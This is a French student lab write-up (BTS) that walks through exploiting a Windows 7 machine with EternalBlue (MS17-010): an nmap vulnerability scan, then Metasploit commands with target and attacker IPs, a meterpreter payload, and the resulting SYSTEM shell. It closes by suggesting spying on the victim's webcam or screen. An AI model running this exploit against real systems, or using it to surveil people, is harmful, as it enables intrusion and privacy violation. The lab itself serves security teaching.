

BELOEIL Timéo | BTS

Mise en place d'une
attaque smb W7



Faire une analyse nmap sur la machine cible


```
445/tcp open  microsoft-ds
MAC Address: A8:41:F4:80:A7:1F (Unknown)

Host script results:
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-fo
r-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_

Nmap done: 1 IP address (1 host up) scanned in 5.16 seconds
```


On constate que le protocole smbv1 est vulnérable

On lance la console metasploit



```
timeo@timtim: ~
timeo@timtim:~$ msfconsole
```

On navigue jusqu'au script pour exploiter la faille



```
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) >
```

Mettre en place les paramètres pour attaquer

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.0.117
RHOSTS => 192.168.0.117
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.0.102
LHOST => 192.168.0.102
msf exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/bind_tcp
PAYLOAD => windows/x64/meterpreter/bind_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > 
```

RHOSTS (ip cible)

LHOST (ip attaquant)

PAYLOAD (se connecte au port ouvert une fois l'exploitation lancée)

Lancer l'attaque avec « exploit »

```
[+] 192.168.0.117:445 - =====
[+] 192.168.0.117:445 - =====WIN=====
[+] 192.168.0.117:445 - =====
meterpreter > 
```

Vous venez de rentrer dans le système

Vous pouvez voir avec la commande « getuid » les privilèges que vous avez.

```
meterpreter > getuid
Server username: AUTORITE NT\Système
```

On est connecté avec les droits les plus élevés.

Vous pouvez taper « help » pour voir les possibilités que vous pouvez faire sur la victime

Ex :

(si il a une webcam regarder ce qu'il se passe ou regarder ce que la victime fait sur son écran)